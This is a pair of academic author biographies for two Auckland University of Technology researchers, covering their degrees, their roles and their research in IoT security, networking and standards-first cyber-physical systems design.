Jairo Gutierrez received the systems and computing engineering degree from Universidad de Los Andes in Colombia, the master's degree in computer science from Texas A&M University, College Station, Texas, and the PhD degree in information systems from the University of Auckland, New Zealand. He is currently a professor in the department of computer science and software engineering at Auckland University of Technology (AUT), New Zealand. From 2015 and until 2020, Professor Gutierrez was the deputy head of the School of Engineering, Computer and Mathematical Sciences also at AUT. His current research is on Internet of Things security, networking and information security, viable business models for ICT-enabled enterprises, next-generation networks, and cloud computing systems. He has published more than 150 papers in peer-reviewed journals and conference proceedings.

Roopak Sinha (PhD, BE(Hons), MCE, SM-IEEE, SFHEA) is Director of the Software Engineering Research Centre (SERC) at Auckland University of Technology. His primary research interest is Systematic, Standards-First Design of Next-Generation Cyber-Physical Systems and Software applied to domains like Internet-of-Things (IoT), Edge Computing, Cyber-Physical Systems, Home and Industrial Automation, and Intelligent Transportation Systems. He is an active member of several international ISO/IEEE standardisation committees. Roopak also works with New Zealand companies to adopt industry standards into their software and to systematically reduce standards-compliance costs.